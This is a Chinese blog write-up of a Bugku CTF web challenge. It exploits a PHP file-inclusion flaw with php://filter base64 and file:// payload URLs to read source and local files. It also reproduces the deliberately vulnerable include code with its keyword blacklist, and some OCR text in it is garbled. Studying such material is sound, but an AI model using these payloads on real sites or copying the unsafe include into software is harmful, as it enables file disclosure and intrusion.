

安全-php://filter文件包含分析（bugku）

原创

小狐狸FM  于 2021-11-19 15:09:57 发布  2860  收藏 4

分类专栏: [安全 # CTF夺旗](#) 文章标签: [linux 运维 数据库](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/121417318>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[CTF夺旗](#)

38 篇文章 0 订阅

订阅专栏

文章目录

[前言](#)

[一、题目](#)

[二、WriteUp](#)

[三、伪协议分析](#)

[\[1\]. 本地复现](#)

[\[2\]. 构造过滤器](#)

前言

学习一下php伪协议 `php://filter` 和 `file://`, `php://` 可以看成和 `file://` 平级的

参考

[PHP:iconv-Manual](#)

PHP:php://Manual

PHP:stristr-Manual

PHP:strstr-Manual

谈一谈php://filter的妙用


PHP:可用过滤器列表-Manual

PHP:支持的协议和封装协议-Manual

探索php://filter在实战当中的奇技淫巧


一、题目

原题链接



[click me? no](#)

CSDN @小狐狸FM




index.php

CSDN @小狐狸FM

二、WriteUp

使用到了文件包含漏洞，可以使用下方的payload读取 `index.php` 的源码

http://IP/index.php
?file=php://filter/read=convert.base64-encode/resource=index.php



77u/PgH0bWw+DQogICAgPHRpdGxIPk1Z2t1LXdYjwvdGlo0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZn

CSDN @小狐狸FM

得到的是 index.php 文件的 base64 编码结果，到 base64 在线网站解密一下即可得到源码，flag 就在源码里面

China7.com 站长工具 | 为创业者提供动力

安卫士 APP、端类量身打造 无视攻击 全球加速

美国香港CN2 GIA服务器298元 香港CN2云主机★29元/月 seo快排+IP流量+外链代发

香港类出CN2高防 只需9元/月 【高防/cdn/服务器/打死免费用】 【播放器老团队新产品超高转化】

首页 SEO优化^ 权重查询^ 热门工具^ 星网词库^ API商城^ 知数^ 更多^

搜索 我的收藏

当前位置: 站长工具 > Base64编码解码

广告 上云要自主, 首先看汉士 广告招租: QQ989335

DES,AES等对称加密解密 MD5加密/解密 URL加密 JS加/解密 JS混淆加密压缩 ESCAPE加/解密 BASE64 散列/哈希 迅雷, 快车, 旋风URL加解密

```
<html>
<title>Bugku-web</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="/index.php?file=show.php">click me?
no</a>';}
$file=$_GET['file'];
if(strpos($file,".")||strpos($file,"tp")||strpos($file,"input")||strpos($file,"data")){
echo "Oh no!";
exit();
}
```

77u/PgH0bWw+DQogICAgPHRpdGxIPk1Z2t1LXdYjwvdGlo0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxlGhyZWY9Ii4vaW5kZXgucGhwP2ZpbGU9c2hvdY5waHAiPmNsaWNrIG1lPyBub3wzYT4nO30NCgkZmlsZT0kX0dFVFsZmlsZSddOw0KCWlmKHNOcnN0cigkZmlsZSswLi4vii8fHN0cmIzdHloJGZpbGUslCJ0cClpfHxzdzHjpc3RyKCRmaWxlLCJpbmB1dClpfHxzdzHjpc3RyKCRmaWxlLCJkYXRhIikpew0KCQlY2hvlCjPaCBubyEiOw0KCQlleGlo0Kk7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpmGFne2JhODRkODMyOTAzZGZlNzg1YTFlhMGRhNGYyNjU1Yml5fQ0KPz4NCjvvaHRtbD4NCg==

多行 Base64编码 Base64解码 清空结果

CSDN @小狐狸FM

三、伪协议分析

[1]. 本地复现

题目的代码如下，可以在本地复现分析分析

```

<html>
<title>Bugku-web</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href=../index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"../")||striestr($file, "tp")||striestr($file,"input")||striestr($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
//flag:flag{1d60c09e207bee5741b6d7243d8ecaa9}
?>
</html>

```

注释如下

```

1 <html>
2 <title>Bugku-web</title>
3
4 <?php
5 error_reporting( level: 0); //取消错误提示
6 if(!$_GET[file]){echo '<a href=../index.php?file=show.php">click me? no</a>';} //没有使用GET方式传file参数时
7 $file=$_GET['file']; 1
8 if(strstr($file, needle: "../")||striestr($file, needle: "tp")||striestr($file, needle: "input")||striestr($file, needle: "data")){
9     echo "Oh no!"; 1.含有../访问父级目录的符号时, exit结束程序 2.含有tp (不区分大小写) 时, exit结束程序 3.含有input (不区分大小写) 时, exit结束程序 4.含有data (不区分大小写) 时, exit结束程序
10    exit();
11 }
12 include($file); //包含文件
13 //flag:flag{1d60c09e207bee5741b6d7243d8ecaa9}
14 ?>
15 </html>

```

有用的代码如下


```

<?php
error_reporting(0); //不显示错误提示
$file=$_GET['file']; //传参
include($file); //文件包含
?>

```

- 除了 `php://fileter` 外还可以使用 `file://` 来读取文件
- `file://` 不需要传 `read` 或 `resource` 这样的参数, 但是后面需要接 **绝对路径**
- `file://` 如果包含的是一个 `php` 文件时, 就会直接执行 `php` 脚本而不是像文本一样打印到浏览器

```
http://127.0.01/index.php?file=file:///C:\t.txt
```



[2]. 构造过滤器

然后是 `php://filter`，要读取的文件名是 `index.php` 就用 `resource=index.php`

php://filter 参数

名称	描述
<code>resource=<要过滤的数据流></code>	这个参数是必须的。它指定了你要筛选过滤的数据流。
<code>read=<读链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称，以管道符 () 分隔。
<code>write=<写链的筛选列表></code>	该参数可选。可以设定一个或多个过滤器名称，以管道符 () 分隔。
<code>< ; 两个链的筛选列表></code>	任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀的筛选器列表会视情况应用于读或写链。

CSDN @小狐狸FM

`read` 是用来写输出的方式，试过了除base64加密的过滤器都没法读取文件，不清楚为什么

`read=convert.base64-encode`

过滤器类型	过滤器	介绍
字符串过滤器	<code>string.rot13</code>	ROT13加密/解密（凯撒密码的变种），因为字母共26个 假设明文是 <code>a</code> ，由 <code>a</code> 往后移动13位是 <code>n</code> ，所以 <code>n</code> 再往后移动13位又变回 <code>a</code>
字符串过滤器	<code>string.tolower</code>	小写转换
字符串过滤器	<code>string.toupper</code>	大写转换
字符串过滤器	<code>string.strip_tags</code> （自 PHP 7.3.0 起废弃）	去除html和php标记
转换过滤器	<code>convert.base64-encode</code>	base64加密
转换过滤器	<code>convert.base64-decode</code>	base64解密
转换过滤器	<code>convert.quoted-printable-encode</code>	quoted-printable加密，常用在电子邮件中，是MIME编码常见一种表示方法
转换过滤器	<code>convert.quoted-printable-decode</code>	quoted-printable解密，常用在电子邮件中，是MIME编码常见一种表示方法

